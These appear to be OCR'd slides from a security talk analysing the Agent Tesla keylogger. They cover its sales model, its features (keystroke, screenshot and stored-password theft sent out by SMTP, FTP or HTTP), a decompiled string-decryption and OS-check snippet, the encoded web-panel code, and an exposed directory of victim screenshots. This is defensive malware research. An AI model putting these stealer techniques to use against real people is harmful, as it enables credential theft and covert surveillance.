
Agent Tesla

The "professional"

4d9baf06a89e1109d8d2ac3fc4855be6e648c5bd

Agent Tesla

- Agent tesla is simply sold online



Agent Tesla

- But agent tesla is not a malware !!

WHAT IS NOT.


Agent Tesla is a software for monitoring your personel computer. It is not a malware. Please, don't use for computers which is not access permission. Any use of the words "Slave", "Infect", "Bot", "Spread" or "Hack" will instantly cancel all your support, and if we have your username you will be banned.

WHAT IS AGENT TESLA.

Agent Tesla is modern powerful keystroke logger. It provides monitoring your personel computer via keyboard and screenshot. Keyboard, screenshot and registered passwords are sent in log. You can receive your logs via e-mail, ftp or php(web panel).

Agent Tesla

- But agent tesla is not a malware !!




Agent Tesla

- Buy online in Bitcoin/Perfect money $12/m, $69/y
- .Net code
- Reports in smtp, ftp and http
- Builder is auto updating
- Crypter is part of the package (another painfull .net)
- Macro based dropper is also part of the package

Agent Tesla

- POST to “api.php”
- Steals **33** applications
- Grab screens
- Decoy Messages



EXCELLIUM

Agent Tesla

- Every string is ciphered using Industry standard.
  - PBKDF1 SHA1 Password derivation
    - using API .getbytes to upgrade key from 20 to 32 bytes.
  - AES 256 CBC

```
string oSFullName = Q.DV_4.Info.OSFullName;
if (oSFullName.Contains(_.A("jt4JXyzFY+P3zf6k/0mkCA==")) |
  oSFullName.Contains(_.A("WY/qFt+dX2Df9KlaXwh7Dg==")) |
  oSFullName.Contains(_.A("yELl4NlRz7vMnB6B63zUbg==")))
{
    int num = Conversions.ToInteger(Q.DV_4.Registry.GetValue(_.A
      ("K0ocYJdpSlFAvhxHrgztFQgMSAGTR4Y34Eo23ag/X4fpmLi/O
      +20Ac6XwZSCbadNtIahNa80MTpAMCWN3QkiFxfHyRWD2OvLT9n8OC99lDs="), _.A
      ("1jb8AudXf9ptWpuwzIAMvw=="), _.A("84htGJR8cIVATCAwL9pcMw==")));
    if (num == 1)
```

Agent Tesla

- It’s quite hard to audit the panel
  - protected by loncube

```
<?php //0046b
if(!extension_loaded('ionCube Loader')){$__oc=strtolower(substr(php_uname(),0,3));$__ln='ioncube_loader_'.
$__oc.'_'.substr(phpversion(),0,3).(($__oc=='win')?'.dll':'.so');if(function_exists('dl')){@dl($__ln);}
if(function_exists('_il_exec')){return _il_exec();}$__ln='/ioncube/'.$__ln;
$__oid=$__id=realpath(ini_get('extension_dir'));$__here=dirname(__FILE__);if(strlen($__id)>1&&$__id[1]==':')
{$
$
{$
{@dl($__ln);}}else{die('The file '.__FILE__." is corrupted.\n");}if(function_exists('_il_exec')){return _il_exec();}
echo('Site error: the file <b>'.__FILE__.'</b> requires the ionCube PHP Loader '.basename($__ln).' to be installed by
the website operator. If you are the website operator please use the <a href="http://www.ioncube.com/lw/">ionCube Loader
Wizard</a> to assist with installation.');exit(199);

?>
HR+cPwGjn/1rPF/Pnm0gKjFX5P2G2SH4P7LUHPMuqADx5/THG5pr1ar0LnOQAj92BSKHTYmjvaUM
SdfUPkAVvKeo7RgJwXE8rZe9UVXen5Wf7xqfHDX/TLyfFbbd9zl3YNUCYqnk/cNEbjBa+lHKSMev
umxDRbtZoker18qCALWMP8yf4JjAVLqwUV2d7E8TiPQ3L9/Gq2bkylL2NoIr4l7TdBrlaLYIe7A2
LtsfGtff6WR7GpGe3zaFsWWWvuK1ttFBtDaIYxYV6xBY/yWjoesuDbNHZavbP1ZHV3sa6sdXq6Gm
1j4iJcASZwcVttvSS5Qg7t5qwPH7+SpYFmvdjbtYDIzugCNFJZCUvCjSRXC+OcN0x/rZ10deT/ho
5IqhTmbtTOb6YIPiTFVSanEl5KEz2ocvKup/Oh2v5BAlBvRU6RygNPZwZ/1IEwhjzmkRTEAGJyK5
```


Fatal error:
The file /homc/uptyperw/public_html/sma/Web/index.php was encoded with the PHP 5.6 ionCube Encoder and requires PHP 5.6 to be installed. in Unknown on line 0

Agent Tesla

- Luckily, security on panels is often weak…
  /Screens


Index of /kati/Screens/582E-80E0-7B75-8FD2-160B-4E2F-86BC-2882/ScreenShots

- Parent Directory
- 2017_11_29_05_32_16.jpeg
- 2017_11_29_05_52_17.jpeg
- 2017_11_29_06_12_17.jpeg
- 2017_11_29_06_32_18.jpeg
- 2017_11_29_06_52_18.jpeg
- 2017_11_29_07_12_18.jpeg
- 2017_11_29_07_32_18.jpeg
- 2017_11_29_07_52_19.jpeg
- 2017_11_29_08_12_18.jpeg
- 2017_11_29_08_32_18.jpeg



EXCELLIUM

